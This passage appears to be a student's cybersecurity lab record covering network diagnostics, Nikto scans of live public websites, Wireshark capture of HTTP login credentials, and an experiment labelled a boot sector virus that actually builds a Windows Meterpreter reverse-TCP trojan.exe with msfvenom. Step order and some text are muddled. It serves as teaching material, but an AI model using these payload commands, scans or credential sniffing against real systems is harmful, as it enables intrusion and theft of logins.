 11    94 ms   280 ms    74 ms  32787.sgw.equinix.com [27.111.228.157]
 12    72 ms    78 ms    59 ms  po110.bs-b.sech-sin.netarch.akamai.com [23.57.106.245]
 13    89 ms   203 ms   172 ms  a72-52-1-147.deploy.static.akamaitechnologies.com [72.52.1.147]
 14    94 ms   239 ms    67 ms  ae121.access-a.sech-sin.netarch.akamai.com [23.57.106.251]
 15   114 ms   241 ms   120 ms  93.191.172.107
 16   350 ms   317 ms   316 ms  a209-200-148-130.deploy.static.akamaitechnologies.com [209.200.148.130]
 17     *        *      686 ms  198.185.159.144

Trace complete.
```

```
C:\Users\shaik>ping 172.18.64.1

Pinging 172.18.64.1 with 32 bytes of data:
Reply from 172.18.64.1: bytes=32 time=3ms TTL=255
Reply from 172.18.64.1: bytes=32 time=6ms TTL=255
Reply from 172.18.64.1: bytes=32 time=3ms TTL=255
Reply from 172.18.64.1: bytes=32 time=3ms TTL=255

Ping statistics for 172.18.64.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 6ms, Average = 3ms
```

```
┌──# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::4aaf:323:eed8:82  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 2972 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
C:\Users\shaik>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:62294        LAPTOP-ROLN8N3A:62296  ESTABLISHED
  TCP    127.0.0.1:62296        LAPTOP-ROLN8N3A:62294  ESTABLISHED
  TCP    172.18.34.26:63285     52.108.44.14:https     ESTABLISHED
  TCP    172.18.34.26:63311     1drv:https             ESTABLISHED
  TCP    172.18.34.26:63317     a184-84-200-249:https  ESTABLISHED
```

EXPERIMENT NO:7

EXPERIMENT NAME: VULNERABILITIES ANALYSIS USING CGI SCANNING WITH NIKTO

PROCEDURE:

Procedure:

Step 1: open a terminal window and type nikto –H and press enter

Step 2: Type nikto –h <website> Tuning x and press enter

Step 3: Nikto starts web server scanning with all tuning options enabled.

Step4: In the terminal window type “nikto –h <website>-Cgidirs all”and hit enter

Step 5. Nikto will scan the webserver as it looks vulnerable CGI directories. It scans the webserverand list out the directories

OUTPUT:

```
┌──(root㉿kali)-[~]
└─# nikto -h www.zoho.com -Tuning x
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          136.143.190.155
+ Target Hostname:    www.zoho.com
+ Target Port:        80
+ Start Time:         2023-01-28 22:45:15 (GMT-5)
---------------------------------------------------------------------------
+ Server: ZGS
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms o
f XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
 a different fashion to the MIME type
+ Root page / redirects to: https://www.zoho.com/
```

```
┌──(root㉿kali)-[~]
└─# nikto -h www.certifiedhacker.com -Cgidirs all
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2023-01-28 22:53:40 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
f XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
```

EXPERIMENT NO:8

EXPERIMENT NAME: WIRESHARK SNIFFER FOR NETWORK TRAFFIC &ANALYSE

PROCEDURE:

Step 1: Install and open Wireshark.

Step 2: Go to Capture tab and select Interface option. Here WIFI connection is chosen

Step 3: The source, Destination and protocols of the packets in the WIFI network are displayed

Step 4: Open a website in a new window and enter the user id and password. Register ifneeded.

Step 5: Enter the credentials and then sign in


Step 6: The wireshark tool will keep recording the packets.


Step 7: Select filter as http to make the search easier and click on apply.Step 9: Now stop the tool to stop recording

Step 8: Find the post methods for username and passwords

Step 9: U will see the email- id and password that you used to log in.

OUTPUT:





EXPERIMENT NO:9

EXPERIMENT NAME:IMPLEMENT THE BOOT SECTOR VIRUS

PROCEDURE:

Step 1: Update and Upgrade Kali Linux

Open the terminal and type in: **sudo apt-get update**

Next, type in: **sudo apt-get upgrade**

Step 3: Fix any errors

If you see this, it means that bundler is either set up incorrectly or hasn't been updated.

To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in:

>> **cd /usr/share/metasploit-framework/**

from the root directory. If you make a mistake, you can type in

>> **cd ..**

to go back to the previous directory or type in any directory after cd to go there.

3.Now that we are in the metasploit-framework directory, type in

>> **gem install bundler**

to install bundler, then type in

>> **bundle install**

4.If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in

>> **gem install bundler: [version number]**

and then type in: **gem update –system**

After all of that, everything should work perfectly.

>> **cd /root**

to go back to the root directory.

Step 2: Open exploit software

Open up the terminal and type in : **msfvenom**

Step 4: Choose our payload

To see a list of payloads: **msfvenom -l payloads**

Step 5: Customize our payload

msfvenom –list-options -p windows/meterpreter/reverse_tcp

Step 6: Generate the virus

Now that we have our payload, ip address, and port number, we have all the information that we need.

Type in:

Syntax:

msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path]

Example

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe


OUTPUT:

```
┌──(root㉿kali)-[/usr/share/metasploit-framework]
└─# cd /root

┌──(root㉿kali)-[~]
└─# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list          <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, ar
chs, encrypt, formats, all
    -p, --payload       <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify
 '-' or STDIN for custom
        --list-options             List --payload <value>'s standard, advanced and evasion options
    -f, --format        <format>   Output format (use --list formats to list)
    -e, --encoder       <encoder>  The encoder to use (use --list encoders to list)
        --service-name  <value>    The service name to use when generating a service binary
        --sec-name      <value>    The new section name to use when generating large Windows binaries. Default: ra
ndom 4-character alpha string
        --smallest                 Generate the smallest possible payload using all available encoders
        --encrypt       <value>    The type of encryption or encoding to apply to the shellcode (use --list encryp
t to list)
        --encrypt-key   <value>    A key to be used for --encrypt
        --encrypt-iv    <value>    An initialization vector for --encrypt
    -a, --arch          <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform      <platform> The platform for --payload (use --list platforms to list)
    -o, --out           <path>     Save the payload to a file
    -b, --bad-chars     <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled       <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                 Use nopsled size specified by -n <length> as the total payload size, auto-prepe
nding a nopsled of quantity (nops minus payload length)
    -s, --space         <length>   The maximum size of the resulting payload
        --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations    <count>    The number of times to encode the payload
    -c, --add-code      <path>     Specify an additional win32 shellcode file to include
    -x, --template      <path>     Specify a custom executable file to use as a template
    -k, --keep                     Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name      <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout       <second>   The number of seconds to wait when reading the payload from STDIN (default 30,
0 to disable)
    -h, --help                     Show this message
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -l payloads

Framework Payloads (951 total) [--payload <value>]
═══════════════════════════════════════════════════

    Name                                              Description
    ────                                              ───────────
    aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                           Spawn a shell on an established connection
    aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                  Run a meterpreter server in Android. Tunnel communicat
                                                      ion over HTTP
    android/meterpreter/reverse_https                 Run a meterpreter server in Android. Tunnel communicat
                                                      ion over HTTPS
    android/meterpreter/reverse_tcp                   Run a meterpreter server in Android. Connect back stag
                                                      er
    android/meterpreter_reverse_http                  Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                 Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                   Connect back to the attacker and spawn a Meterpreter s
                                                      hell
    android/shell/reverse_http                        Spawn a piped command shell (sh). Tunnel communication
                                                       over HTTP
    android/shell/reverse_https                       Spawn a piped command shell (sh). Tunnel communication
                                                       over HTTPS
    android/shell/reverse_tcp                         Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http        Run the Meterpreter / Mettle server payload (stageless
                                                      )
    apple_ios/aarch64/meterpreter_reverse_https       Run the Meterpreter / Mettle server payload (stageless
                                                      )
    apple_ios/aarch64/meterpreter_reverse_tcp         Run the Meterpreter / Mettle server payload (stageless
                                                      )
    apple_ios/aarch64/shell_reverse_tcp               Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless
                                                      )
    apple_ios/armle/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless
                                                      )
    apple_ios/armle/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless
                                                      )
    bsd/sparc/shell_bind_tcp                          Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                       Connect back to attacker and spawn a command shell
    bsd/vax/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/x64/exec                                      Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp                       Listen for a connection and spawn a command shell over
                                                       IPv6
    bsd/x64/shell_bind_tcp                            Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small                      Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp                    Connect back to attacker and spawn a command shell ove
                                                      r IPv6
    bsd/x64/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
```

```
┌──(root㉿kali)-[~]
└─# msfvenom --list-options -pwindows/meterpreter/reverse_tcp
Options for payload/windows/meterpreter/reverse_tcp:
===================================


       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 296
       Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
  Inject the Meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Requires Windows XP SP2 or newer. Connect back to
  the attacker


Advanced options for payload/windows/meterpreter/reverse_tcp:
=============================

    Name                        Current Setting  Required  Description
    ----                        ---------------  --------  -----------
    AutoLoadStdapi              true             yes       Automatically load the Stdapi extension
    AutoRunScript                                no        A script to run automatically on session creation.
    AutoSystemInfo              true             yes       Automatically capture system information on initializat
                                                           ion.
    AutoUnhookProcess           false            yes       Automatically load the unhook extension and unhook the
                                                           process
    AutoVerifySessionTimeout    30               no        Timeout period to wait for session validation to occur,
                                                            in seconds
    EnableStageEncoding         false            no        Encode the second stage payload
    EnableUnicodeEncoding       false            yes       Automatically encode UTF-8 strings as hexadecimal
    HandlerSSLCert                               no        Path to a SSL certificate in unified PEM format, ignore
                                                           d for HTTP transports
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f eve > trojan.exe
Error: invalid format: eve

Framework Executable Formats [--format <value>]
═══════════════════════════════════════════════

    Name
    ────
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
    jar
    jsp
    loop-vbs
    macho
    msi
    msi-nouac
    osx-app
    psh
    psh-cmd
    psh-net
    psh-reflection
    python-reflection
    vba
    vba-exe
    vba-psh
    vbs
    war

Framework Transform Formats [--format <value>]
══════════════════════════════════════════════

    Name
    ────
    base32
    base64
    bash
    c
    csharp
    dw
    dword
```



EXPERIMENT NO: 10

EXPERIMENT NAME: BATCH FILE EXECUTION

PROCEDURE:

Step 1: Open a text file, such as a Notepad or WordPad document.

Step 2: Add your commands, starting with **@echo [off]**, followed by, each in a new line, **title [title of your batch script]**, **echo [first line]**, and **pause**.

Step 3: Save your file with the file extension **BAT**, for example, **test.bat**.

Step 4: To run your batch file, **double-click the BAT file** you just created.

Step 5: To edit your batch file, **right-click the BAT file** and select **Edit**.

And here's the corresponding command window for the example above:

1.Create a New Text Document

A batch file simplifies repeatable computer tasks using the Windows command prompt. Below is an example of a batch file responsible for displaying some text in your command prompt. Create a new BAT file by right-clicking an empty space within a directory and selecting **New**, then **Text Document**.

1.CODE

Double-click this **New Text Document** to open your default text editor. Copy and paste the following code into your text entry.

```
>> @echo off
>> echo hello
>> Pause
>> echo This is new
>> echo this is seconf one
>> pause
```

1. TO SAVE a BAT File

The above script echoes back the text "Welcome to batch scripting!" Save your file by heading to **File > Save As**, and then name your file what you'd like. End your file name with the added **BAT** extension, for example **test.bat**, and click **OK**. This will finalize the batch process. Now, double-click on your newly created batch file to activate it.

2.To RUN as BAT File

Once you'd saved your file, all you need to do is **double-click your BAT file**. Instantly, your web pages will open. If you'd like, you can place this file on your desktop. This will allow you to access all of your favorite websites at once.

OUTPUT:

```
hello
Press any key to continue . . .
this is shaik mahammad jaffer
this is student of sse
Press any key to continue . . .
```

EXPERIMENT NO :11

EXPERIMENT NAME: PACKET ANALYSER TOOL

PROCEDURE:

1. Capture the packets (TCP / UDP / HTTP)
2. Filter those packets
3. Inspect those packets

Step 1: Install and open Wireshark .

Step 2: To capture TCP / UDP /HTTP Packet.


Step4: to inspect the TCP / UDP /HTTP Packet.

Step 3: to Filter TCP / UDP /HTTP Packet.

OUTPUT:

tcp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	23.23.147.172	192.168.215.43	TCP	66	443 → 50028 [ACK] Seq=1 Ack=1 Win=254 Len=0 SLE=0 SRE=1
2	0.230068	2409:4072:70b:668b:…	2404:6800:4007:81e:…	TCP	75	50022 → 443 [ACK] Seq=1 Ack=1 Win=251 Len=1 [TCP segment of a reassembled PDU]
3	0.307072	2404:6800:4007:81e:…	2409:4072:70b:668b:…	TCP	86	443 → 50022 [ACK] Seq=1 Ack=2 Win=280 Len=0 SLE=1 SRE=2
4	1.116970	2409:4072:70b:668b:…	2404:6800:4007:827:…	TCP	75	49900 → 443 [ACK] Seq=1 Ack=1 Win=253 Len=1 [TCP segment of a reassembled PDU]
5	1.228618	2404:6800:4007:827:…	2409:4072:70b:668b:…	TCP	86	443 → 49900 [ACK] Seq=1 Ack=2 Win=282 Len=0 SLE=1 SRE=2
6	1.662905	2409:4072:70b:668b:…	2404:6800:4007:81b:…	TCP	75	50034 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1 [TCP segment of a reassembled PDU]
7	1.740645	2404:6800:4007:81b:…	2409:4072:70b:668b:…	TCP	86	443 → 50034 [ACK] Seq=1 Ack=2 Win=267 Len=0 SLE=1 SRE=2
8	1.776671	2409:4072:70b:668b:…	2404:6800:4007:820:…	TCP	75	49980 → 443 [ACK] Seq=1 Ack=1 Win=253 Len=1 [TCP segment of a reassembled PDU]
9	1.792462	2409:4072:70b:668b:…	2404:6800:4007:819:…	TCP	75	49953 → 443 [ACK] Seq=1 Ack=1 Win=511 Len=1 [TCP segment of a reassembled PDU]
10	1.792712	2409:4072:70b:668b:…	2404:6800:4007:810:…	TCP	75	50038 → 443 [ACK] Seq=1 Ack=1 Win=255 Len=1 [TCP segment of a reassembled PDU]
11	1.817334	2404:6800:4007:820:…	2409:4072:70b:668b:…	TCP	86	443 → 49980 [ACK] Seq=1 Ack=2 Win=277 Len=0 SLE=1 SRE=2
12	1.836108	2404:6800:4007:819:…	2409:4072:70b:668b:…	TCP	86	443 → 49953 [ACK] Seq=1 Ack=2 Win=283 Len=0 SLE=1 SRE=2
13	1.836108	2404:6800:4007:810:…	2409:4072:70b:668b:…	TCP	86	443 → 50038 [ACK] Seq=1 Ack=2 Win=265 Len=0 SLE=1 SRE=2
18	1.961662	2409:4072:70b:668b:…	2607:f8b0:4023:1009…	TCP	75	50029 → 443 [ACK] Seq=1 Ack=1 Win=251 Len=1 [TCP segment of a reassembled PDU]
19	1.962797	192.168.215.43	49.44.116.231	TCP	66	50394 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
20	2.048621	49.44.116.231	192.168.215.43	TCP	66	80 → 50394 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1370 SACK_PERM WS=128
21	2.048821	192.168.215.43	49.44.116.231	TCP	54	50394 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
22	2.049718	192.168.215.43	49.44.116.231	HTTP	178	GET /ncsi.txt HTTP/1.1
23	2.150415	49.44.116.231	192.168.215.43	TCP	54	80 → 50394 [ACK] Seq=1 Ack=125 Win=64128 Len=0
24	2.150415	49.44.116.231	192.168.215.43	HTTP	233	HTTP/1.1 200 OK (text/plain)
25	2.150415	49.44.116.231	192.168.215.43	TCP	54	80 → 50394 [FIN, ACK] Seq=180 Ack=125 Win=64128 Len=0
26	2.150519	192.168.215.43	49.44.116.231	TCP	54	50394 → 80 [ACK] Seq=125 Ack=181 Win=65536 Len=0
27	2.150875	192.168.215.43	49.44.116.231	TCP	54	50394 → 80 [FIN, ACK] Seq=125 Ack=181 Win=65536 Len=0
28	2.204766	2409:4072:70b:668b:…	2404:6800:4007:82a:…	TCP	75	50044 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1 [TCP segment of a reassembled PDU]
29	2.212367	49.44.116.231	192.168.215.43	TCP	54	80 → 50394 [ACK] Seq=181 Ack=126 Win=64128 Len=0
30	2.239872	2607:f8b0:4023:1009…	2409:4072:70b:668b:…	TCP	86	443 → 50029 [ACK] Seq=1 Ack=2 Win=265 Len=0 SLE=1 SRE=2
31	2.243741	2404:6800:4007:82a:…	2409:4072:70b:668b:…	TCP	86	443 → 50044 [ACK] Seq=1 Ack=2 Win=569 Len=0 SLE=1 SRE=2
32	2.314413	2409:4072:70b:668b:…	2600:140f:400::b854…	TCP	75	50094 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1 [TCP segment of a reassembled PDU]
33	2.457555	2600:140f:400::b854…	2409:4072:70b:668b:…	TCP	86	443 → 50094 [ACK] Seq=1 Ack=2 Win=501 Len=0 SLE=1 SRE=2
34	2.519151	192.168.215.43	3.1.172.253	TCP	55	49905 → 443 [ACK] Seq=1 Ack=1 Win=254 Len=1 [TCP segment of a reassembled PDU]
35	2.519240	2409:4072:70b:668b:…	2600:9000:2241:f600…	TCP	75	50031 → 443 [ACK] Seq=1 Ack=1 Win=257 Len=1 [TCP segment of a reassembled PDU]
36	2.662393	2600:9000:2241:f600…	2409:4072:70b:668b:…	TCP	86	443 → 50031 [ACK] Seq=1 Ack=2 Win=135 Len=0 SLE=1 SRE=2
37	2.662393	3.1.172.253	192.168.215.43	TCP	66	443 → 49905 [ACK] Seq=1 Ack=2 Win=495 Len=0 SLE=1 SRE=2
